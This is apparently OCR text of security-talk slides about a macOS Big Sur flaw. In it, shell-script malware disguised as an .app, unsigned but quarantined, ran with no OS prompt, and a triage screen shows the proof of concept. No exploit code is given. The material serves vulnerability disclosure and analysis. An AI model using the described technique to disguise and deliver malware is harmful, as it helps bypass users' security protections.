
That makes sense. We were shocked when it came back notarized so quickly

Ruined our whole op. LOL

"Ruined our whole op[eration]"

The Flaw

...and root cause analysis



A Bug!?!
discovered by cedric owens (@cedowens)


"Wanted to get your thoughts...

I am masquerading shell script malware as an.app

I put it online. Then I download & dbl click the fake .app - the shell script launches.


No prompts at all from the OS"

(at the time) fully patched Big Sur



TRIAGE OF THE POC

(correctly) quarantined, but unsigned and allowed!?




PoC is not signed

PoC.app
/Users/patrick/Downloads/PoC.app

```
Item Type: application
   Hashes: view hashes
 Entitled: none
Sign Auths: unsigned ('errSecCSUnsigned')
```

